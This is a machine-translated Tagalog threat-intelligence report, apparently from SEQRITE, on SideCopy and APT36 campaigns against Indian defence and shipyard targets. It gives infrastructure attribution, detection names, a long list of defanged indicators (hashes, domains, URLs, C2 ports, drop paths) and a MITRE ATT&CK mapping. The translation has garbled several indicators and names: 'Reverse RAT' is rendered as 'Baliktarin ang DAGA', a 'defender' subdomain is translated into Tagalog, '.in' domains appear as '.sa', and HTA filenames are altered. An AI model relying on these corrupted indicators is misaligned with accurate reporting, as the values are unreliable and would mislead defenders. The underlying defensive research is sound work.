Gayundin, naobserbahan ang mga pagsasanib sa pagitan ng SideCopy at APT36 tulad ng mga pang-akit, Linux-stager upang alisin ang Ares RAT at Poseidon ayon sa pagkakabanggit, mga payload batay sa AllaKore RAT at ang karaniwang pangalan para sa C2. Iniuugnay namin na ang RusticWeb ay direktang nakaugnay sa APT36 na may katamtaman hanggang mataas na kumpiyansa, katulad ng SideCopy na kumikilos bilang isang sub-team ng APT36.
Ang mga pekeng/nakompromisong domain na ginamit sa pagho-host ng mga payload ay nagreresulta sa mga sumusunod na IP address kung saan ang dalawa sa mga ito ay makikita na may karaniwang pangalan bilang WIN-BEJO0EMFO5K.
| Domain | IP | ASN |
| campusportals[.]sa | 192.64.117[.]203 | AS22612 – Namecheap |
| mazagondoc[.]com | 172.67.217[.]17 CN=WIN-BEJO0EMFO5K |
AS13335 – Cloudflare |
| slidesfinder[.]com | 103.133.215[.]65 CN=WIN-BEJO0EMFO5K |
AS133643 – Ewebguru, India |
| dipl[.]site | 151.106.117[.]91 | AS47583 – Hostinger |
| utkalsevasamitikanjurmarg[.]in | 162.0.209[.]114 | AS22612 – NameCheap |
Kung titingnan ang mga C2 server, ang IP 64.188.27[.]144 ay ginamit kasama ng Action RAT at Geta RAT sa parehong port ngunit maging ang Reverse RAT C2 checkdailytips.servehttp[.]com ay na-resolve sa IP na iyon. Ang karaniwang pangalan na nauugnay dito na WIN-P9NRMH5G6M8 ay matatagpuan sa karamihan ng mga C2 server ng APT36.

Fig. 29 – IP na may Karaniwang Pangalan ng APT36
Ang domain na vocport[.]com ay ginagamit na ngayon pati na rin sa mga nakaraang kampanya mula Oktubre 2023. Ang mga detalye ng Whois ng lahat ng C2 server kasama ang kanilang mga payload na naobserbahan ay ang mga sumusunod:
| IP | ASN | Payload |
| vocport[.]com 104.21.40[.]190 172.67.156[.]79 |
AS13335 – Cloudflare | Baliktarin ang DAGA |
| defender.windowupdatecache[.]in 172.67.128[.]127 |
AS13335 – Cloudflare | Baliktarin ang DAGA |
| checkdailytips.servehttp[.]com dns1.indianblog[.]xyz 64.188.27[.]144 |
AS8100 – QuadraNet
CN=WIN-P9NRMH5G6M8 |
Baliktad na RAT, Action RAT, Geta RAT |
| googleservices[.]live 149.28.95[.]195 |
AS13335 – Cloudflare AS20473 – Choopa |
Cheex, USB-Copier |
| 84.247.170[.]237 | AS51167 – Contabo | Bagong DAGA |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
AS 14061 – DigitalOcean | Poseidon |
Batay sa ugnayang ito at mga nakaraang chain ng pag-atake, ang mga kampanyang ito ay iniuugnay sa parehong APT36 at SideCopy na mga pangkat na may mataas na kumpiyansa, na nagtatatag ng isa pang malakas na koneksyon sa pagitan nila.
Konklusyon
Maramihang bukas na direktoryo na nagho-host ng mga stager/payload na naka-link sa Pakistan APT group ay natuklasan na naka-target sa India Air Force, mga daungan at shipyard sa ilalim ng mga entity ng gobyerno. Naobserbahan ang iba't ibang mga cyber operation kung saan matatagpuan ang overlap sa pagitan ng Transparent Tribe, SideCopy at RusticWeb.
Pangunahing nakatuon ang APT36 sa mga sistemang Linux samantalang ang SideCopy ay tumatarget sa mga sistemang Windows na nagdaragdag ng mga bagong payload sa kanilang arsenal. Sa ikalawang quarter ng 2024, maraming grupo ng banta na may kaugnayan sa Pakistan ang naiulat na tumatarget sa India, na gumagamit ng malware na nakabatay sa android. Kabilang dito ang Operation Celestial Force na sinusubaybayan bilang Cosmic Leopard at isa pang bagong grupo na gumagamit ng WhatsApp upang maghatid ng SpyNote RAT. Iminumungkahi na gumawa ng mga kinakailangang pag-iingat at manatiling ligtas sa gitna ng patuloy na pag-atake sa cyber sa India.
SEQRITE proteksyon
- Lnk.Sidecopy.48846.Gen_GC
- MSI.Sidecopy.48847.GC
- JS.Sidecopy.48848.Gen_GC
- Docx.APT36.48849.GC
- ELF.Agent.48863.GC
- ELF.Agent.48860.GC
- O97M.Dropper.DZ
- BAT.Downloader.48924
- XML.SideCopy.48922
- XML.SideCopy.48923
- TrojanAPT.ReverseRAT.S33893087
Mga IOC
SideCopy
| HTA | |
| ced11422832a7380381323ae78a7a9bc f270105309e6574cab7a6acb1efb3c20 c574b2ebcc0aff84a23f1215f8a803be |
1.hta |
| 4938f42a3d691ef78f1ee8edc3b38f87 817532c454637a302238a4751694c336 e2f8fbc105a84283e191362f4ca07ae4 |
2.hta |
| 7c3b49f642f19116878b2c190f344f63 | alphaT.hta |
| f6a58b0d267c7c53ccbcc6dafafd499b f55afc8192f30ff7a584dbda700383d1 |
gumamit ngH.hta |
| d6ae362b4b3f7a67949d177fdfc6bdec | gumamit ngT.hta |
| 907ba4486c589f2cb4a45b92f2a5350e | Image12542.hta |
| 336316c1b5ed77d31b4adc06e06a2f84 | ugt254d.hta |
| LNK | |
| f60c1a04161f354f0c6ac4678b3062d0 | Salary_Increment_FY_2024.pdf.lnk |
| 4dfdacf33db6ae0341b4d0e65aa3d755 | WhatsApp_Image_2024-05-06.lnk |
| 2041d2347f78ce03c1f9e990724adf3c | US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.lnk |
| ZIP | |
| fe8bf0bf2697d5e43e38d4b0364485a6 | Salary_Increment_FY_2024.zip |
| b99717d81e142e58af91efb4d5288bda | WhatsApp_Image_2024-05-06.zip |
| 109897ba1f92339f9dc9a74dc38dfc88 | US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip |
| Maldoc | |
| 807e6c1094b760e748a84ef9e05bc1f8 | Aerospace.dotm |
| abb863131bbffad1dd8ee72d0758f34b | tmps.dotm |
| eebb4913b54af93bcfc7d56e081502af | Project_and_Services_Section_report_10102023.docx |
| e73b0354790273b0fcaa8c2deab3ad87 | Naval_Projects_Payment_section_Report_131023.docx |
| 44b23edd6c9a63a2a38f1bf3d4ff5bb9 | Naval_Projects_Payment_section_Report_29092023.docx |
| 354716db015373c089744e7319cd93d3 | Naval_Projects_Payment_section_Report_29092023.docx |
| mga iba | |
| 6b45d5f194e2799e5178c8d858673900 | 08978.png (BAT) |
| 56fd3a2f701d30fe3e5ebdd0d471f1ed | newpictures.png (MSI) |
| EXE | |
| 2478a5f6b82461eb06f3099478c4e2f6 | DUser.dll |
| 97113b266fbff61d8d2f92793672688d | Filmeos.exe |
| 96764912417d260653b6949afb0ad25c | Chromes.exe |
| 6a0adcf34a2f0ac21089b994dff02b85 | Filezilla.exe |
| Baliktarin ang DAGA | |
| a7a71259bdf700807a763119fd652e73 | svirbre.exe / Fantos.exe |
| c006701ec5025222a74a419f8c238689 | Postgrex.exe / rtloki.png |
| d5719a9ef7a6f012e26d0c86b4a676d9 | igfxm.exe / rt12.png |
| e6404136626a446b46bf4ecaa885560e | igfxtk.exe |
| Cheex | |
| 825c7a1603f800ff247c8f3e9a1420af | AdobeArm.exe / dlhost.exe |
| 253957d7df5c7e70ec9001766e8f087b | cheex.exe |
| USB Copier | |
| 3d2001c112290c019afcd51fede564d3 | AdobeReaders.exe / msedg.exe |
| 7ca8532b081f8612d1c0b6ea01d40299 | AdobeReaders.exe / msedgprefix.exe |
| Mga decoy | |
| 5e88b5122ae380c4b4741dcf0bdca198 | Salary_Increment_FY_2024.pdf |
| e415374f1f9533f10f706f0a9124b0d4 | Larawan ng WhatsApp 2024-05-06 sa 12.23.08 AM.jpeg |
| e79ca3852ae5e14766544ec1d5d4d268 | US China standoff – Opportunity for India Chadha 21 Aug 23.pdf |
| cc0b292144ccdf4a95014809258982c4 | Liham002.pdf |
| 584ce9670a6f6a16eaaa615d64788f68 | NavalProjects.pdf |
| b2e007c6bde2d2ce03a5257732df95b2 | 001doc.pdf |
| d254f6d56ad874c5095b92d620cb5b80 | IT Trends.docx |
| 5fc559e4b663c20c9d5ea46fd164f4c7 | Survey.docx |
| f997a21e9f7ad5eb9242b4decb7fdeb9 | India Umuusbong Global Economy.docx |
| Mga Domain (peke/nakompromiso) | |
| utkalsevasamitikanjurmarg[.]in | 162.0.209[.]114 |
| dipl[.]site | 151.106.117[.]91 |
| campusportals[.]sa | 192.64.117[.]203 |
| mazagondoc[.]com | |
| slidesfinder[.]com | |
| C2 at Ports | |
| checkdailytips.servehttp[.]com/dailyworkout | |
| tagapagtanggol[.]windowupdatecache[.]sa/ 172.67.128[.]127:80 |
|
| 84.247.170[.]237:4858 | |
| 64.188.27[.]144:5863 | |
| hxxp://vocport[.]com/Contactus | |
| hxxp://vocport[.]com/khalistanLeaderprotest | |
| hxxp://149.28.95[.]195/dakshf_upload.php | |
| hxxps://googleservices[.]live/dakshf_upload.php | |
| Mga URL | |
| hxxps://campusportals[.]in/files/documents/bs/economy/ | |
| hxxps://campusportals[.]in/files/documents/bs/economy/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/economy/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/it/ | |
| hxxps://campusportals[.]in/files/documents/bs/it/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/it/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/survey/ | |
| hxxps://campusportals[.]in/files/documents/bs/survey/1.hta | |
| hxxps://campusportals[.]in/files/documents/bs/survey/2.hta | |
| hxxps://campusportals[.]in/files/2.hta | |
| hxxps://campusportals[.]in/files/documents/bs/2.hta | |
| hxxps://campusportals[.]in/files/documents/xmlnsprcs.hta | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/ | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/newpictures.png | |
| hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/Salary_Increment_FY_2024.zip | |
| hxxps://dipl[.]site/Content/2022-23/01/03/ | |
| hxxps://dipl[.]site/Content/2022-23/01/03/Imge12542.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/04/WhatsApp_Image_2024-05-06.zip | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ | |
| hxxps://dipl[.]site/Content/2022-23/01/01/ugt254d.hta | |
| hxxps://dipl[.]site/Content/2022-23/01/02/US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/08978.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/Letter002.pdf | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rt12.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/rtloki.png | |
| hxxps://slidesfinder[.]com/free-templates/freefiles/158/tmps.dotm | |
| hxxps://mazagondoc[.]com/documents01/001doc.pdf | |
| hxxps://mazagondoc[.]com/documents01/08978.png | |
| hxxps://mazagondoc[.]com/documents01/Filezilla.exe | |
| hxxps://mazagondoc[.]com/documents01/Letter002.pdf | |
| hxxps://mazagondoc[.]com/documents01/rt12.png | |
| hxxps://mazagondoc[.]com/documents01/sigthief.py | |
| hxxps://mazagondoc[.]com/images/AdobeArm.exe | |
| hxxps://mazagondoc[.]com/images/AdobeReader.bat | |
| hxxps://mazagondoc[.]com/images/Chromes.exe | |
| hxxps://mazagondoc[.]com/images/awccs.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.bat | |
| hxxps://mazagondoc[.]com/images/igfxtk.exe | |
| hxxps://mazagondoc[.]com/images/msedg.bat | |
| hxxps://mazagondoc[.]com/images/msedg.exe | |
| hxxps://mazagondoc[.]com/images/msedgprefix.exe | |
| hxxps://mazagondoc[.]com/images/sigthief.py | |
| hxxps://mazagondoc[.]com/images/pdf/Naval_Projects_Payment_section_Report_29092023.docx | |
| hxxps://mazagondoc[.]com/images/pdf/cheexe.exe | |
| hxxps://mazagondoc[.]com/images/templates/Aerospace.dotm | |
| hxxps://mazagondoc[.]com/images/templates/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/images/templates/Slide7.png | |
| hxxps://mazagondoc[.]com/images/templates/logo.png | |
| hxxps://mazagondoc[.]com/images/templates/propritery/doc-logo.png | |
| hxxps://mazagondoc[.]com/images/word/Naval_Projects_Payment_section_Report_131023.docx | |
| hxxps://mazagondoc[.]com/images/word/Project_and_Services_Section_report_10102023.docx | |
| Paghandaan | |
| C:\Windows\Tasks\useH.hta | |
| C:\Windows\Tasks\useT.hta | |
| C:\Windows\Tasks\alphaT.hta | |
| C:\Windows\Tasks\appH.bat | |
| C:\Windows\Tasks\appT.bat | |
| C:\Windows\Tasks\user01.bat | |
| C:\Windows\Tasks\user02.bat | |
| C:\ProgramData\VSUpdates\svirbre.exe | |
| C:\Users\user\AppData\Roaming\AdobeArm.exe | |
| C:\Users\user\AppData\Local\PrintsLogs\Postgres.exe | |
| C:\Users\Public\BroadCastHUB\DUser.dll | |
APT36
| f264ed8c76b1102ea55d73d931ab879b | survey1.zip |
| 6065407484f1e22e814dfa00bd1fae06 | PCBL_05_25_JUNE_2024_IPs Consolidation.pdf.desktop |
| bdde8c9948142fafeec00d7094ae964f | LTC_checklist.desktop |
| bd9de1f98e8797926ab0fc9f2c6ca888 | pag-post ng Transfer sa ilalim ng Ph-III ng rotational transfer.desktop |
| 8b5bf198e4948d4fe6a4b0402f7246e5 | IAFT-1715.zip |
| 2bf596603c432fa46b494dc3edd2d30f | GTK-Theme-Parse.txt |
| 3a65fbc14bd7ff12cda97282935eefd8 | Paggamit ng Internet Survey Form_protected.pdf (decoy) |
| ELF | |
| 4eaa6a69c9835c29ce8d39734e5d3d5f | Password (Golang Downloader) |
| 4c52bb770d7b8639e1f305f908dbc800 | vmcoreinfo.txt (DISGOMOJI) |
| Poseidon | |
| c5ef19c97462e791f21c32931975dc7b | distro-dlna |
| b2d407d569e4b21ff12736dbc434577f | cjs-bin |
| 12aef7e734fb872f9160a1c2a47326d5 | bin-xdg |
| 7d6373d9f9a4270bd8af53f3861d7a9c | acid-dit |
| IPs | |
| 165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177 |
Poseidon |
| Mga URL | |
| hxxps://campusportals[.]in/myfiles/bdocuments/survey1.zip | |
| 165.22.221[.]71/distro-dlna | |
| 178.128.166[.]148/cjs-bin | |
| 159.65.146[.]80/bin-xdg | |
| 157.245.100[.]177/acpid-dit | |
| hxxps://drive.google[.]com/file/d/1p9rewZLjJ3WUdmj_As6el9G5IPNtkEUN/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cAPvjfakAWIHVa_cZXw_iwLDqsIi1uRX/view?usp=sharing | |
| hxxps://drive.google[.]com/file/d/1cIxWwVrhS4L6EHiDKc8Ua86NtciC4Njx/view?usp=sharing | |
| hxxps://drive.google[.]com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| hxxps://drive.google[.]com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| hxxps://drive.google[.]com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ | |
| fikumatry@gmail[.]com | |
| fitfalcon0900@gmail[.]com | |
MITER ATT&CK
| Pantaktika | Technique ID | Pangalan |
| Pag-unlad ng Resource | T1583.001 T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 |
Kumuha ng Imprastraktura: Mga Domain Compromise Infrastructure: Mga Domain Bumuo ng Mga Kakayahan: Malware Kumuha ng Mga Kakayahan: Malware Kumuha ng mga Kakayahan: Tool Mga Kakayahang Yugto: Mag-upload ng Malware Mga Kakayahang Yugto: I-link ang Target |
| Paunang Pag-access | T1566.001 T1566.002 |
Phishing: Attachment ng Spear phishing Phishing: Spear phishing Link |
| Pagpapatupad | T1106 T1129 T1059 T1047 T1204.001 T1204.002 |
Katutubong API Mga Ibinahaging Module Command at Scripting Interpreter Instrumentasyon ng Pamamahala ng Windows Pagpapatupad ng User: Nakakahamak na Link Pagpapatupad ng User: Nakakahamak na File |
| Pagtitiyaga | T1053.003 T1547.001 T1547.013 |
Nakatakdang Gawain/Trabaho: Cron Registry Run Keys / Startup Folder Boot o Logon Autostart Execution: XDG Autostart Entries |
| Pag-iwas sa Depensa | T1027.010 T1036.005 T1036.007 T1140 T1218.005 T1574.002 T1027.009 T1027.010 |
Command Obfuscation Masquerading: Itugma ang Lehitimong Pangalan o Lokasyon Pagbabalatkayo: Double File Extension I-deobfuscate/I-decode ang mga File o Impormasyon System Binary Proxy Execution: Mshta Daloy ng Pagpapatupad ng Hijack: DLL Side-Loading Mga Naka-obfuscate na File o Impormasyon: Mga Naka-embed na Payload Na-obfuscate na mga File o Impormasyon: Command Obfuscation |
| Pagkatuklas | T1012 T1016 T1033 T1057 T1082 T1083 T1518.001 |
Query Registry Pagtuklas ng Configuration ng System Network May-ari ng System/Pagtuklas ng User Pagtuklas ng Proseso Pagtuklas ng Impormasyon ng System Pagtuklas ng File at Direktoryo Pagtuklas ng Software: Pagtuklas ng Software ng Seguridad |
| koleksyon | T1005 T1056.001 T1074.001 T1119 T1113 T1125 |
Data mula sa Lokal na System Input Capture: Keylogging Data Staging: Lokal na Data Staging Automated Collection screen Capture Pagkuha ng Video |
| Command at Control | T1105 T1571 T1573 T1071.001 |
Paglipat ng Ingress Tool Hindi Karaniwang Port Naka-encrypt na Channel Application Layer Protocol: Mga Web Protocol |
| Exfiltration | T1020 T1041 T1567 |
Automated Exfiltration Exfiltration sa C2 Channel Exfiltration Sa Serbisyo sa Web |
May-akda : Sathwik Ram Prakki



